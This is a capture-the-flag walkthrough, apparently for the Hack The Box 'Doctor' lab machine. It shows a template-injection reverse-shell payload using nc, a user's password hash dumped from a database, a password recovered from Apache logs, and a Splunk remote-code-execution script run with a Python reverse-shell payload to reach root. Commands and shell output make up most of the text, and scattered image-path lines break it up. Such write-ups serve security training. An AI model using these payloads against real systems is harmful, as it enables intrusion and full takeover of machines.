


Your post has been updated!

hacker 2023-12-14


{{ namespace.__init__.__globals__.os.popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.3 4444 >/tmp/f').read() }}

payload



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.209] 47310
bash: cannot set terminal process group (857): Inappropriate ioctl for device
bash: no job control in this shell
web@doctor:~$ 
```


2) transferred db file as base64



```
web@doctor:~/blog/flaskblog$ md5sum site.db
89affebfe2802cb18d23a8339d6be343  site.db
web@doctor:~/blog/flaskblog$ 
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ md5sum site.db
89affebfe2802cb18d23a8339d6be343  site.db

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```


3) found password hash



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sqlite3 site.db
SQLite version 3.44.0 2023-11-01 11:23:50
Enter ".help" for usage hints.
sqlite> select * from user;
1|admin|admin@doctor.htb|default.gif|$2b$12$Tg2b8u/elwAyfQOvqvxJgOTcsbnkFANIDdv6jVXmxiWsg4IznjI0S
sqlite> 
```


it is not crackable

4) the user is in adm group




adm: Group adm is used for system monitoring tasks. Members of this group can read many log files in /var/log, and can use xconsole. Historically, /var/log was /usr/adm (and later /var/adm), thus the name of the group. 9 Oct 2023

5) found a password



```
0100101 Firefox/68.0
10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
```


6) got access to shaun



```
web@doctor:/var/log/apache2$ su shaun
Password:
shaun@doctor:/var/log/apache2$ 
```

Privilege Escalation

1) Got access to splunk using shaun cred



Splunk Atom Feed: services

Updated: 2023-12-14T10:28:52+01:00 **Splunk build:** 8.0.5

admin

1970-01-01T01:00:00+01:00

alerts

1970-01-01T01:00:00+01:00

apps

1970-01-01T01:00:00+01:00

appsbrowser

1970-01-01T01:00:00+01:00

auth

1970-01-01T01:00:00+01:00

authentication


1970-01-01T01:00:00+01:00

authorization

1970-01-01T01:00:00+01:00


catalog

2) splunk is running as root



```
root         1139  0.0  2.2 259516 91040 ?        Sl   08:40   0:06 splunkd -p 8089 start
```


3) found a script to get rce using splunk



SplunkWhisperer2 / PySplunkWhisperer2 / PySplunkWhisperer2_remote.py

tareqpi and cnotin Changed PySplunkWhisperer2_remote.py from python2 to python3

4) got root shell



```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ python3 exploit.py --host 10.10.10.209 --port 8089 --lhost 10.10.14.3 --
lport 4444 --username shaun --password Guitar123 --payload "python3 -c 'impo
rt os,pty,socket;s=socket.socket();s.connect((\"10.10.14.3\",5555));[os.dup2
(s.fileno(),f)for f in(0,1,2)];pty.spawn(\"/bin/bash\")'"
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpyrl6b27t.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.3:4444/
10.10.10.209 - - [14/Dec/2023 15:48:30] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...

connect to [10.10.14.3] from (UNKNOWN) [10.10.10.209] 38042
root@doctor:/#
root@doctor:/#
```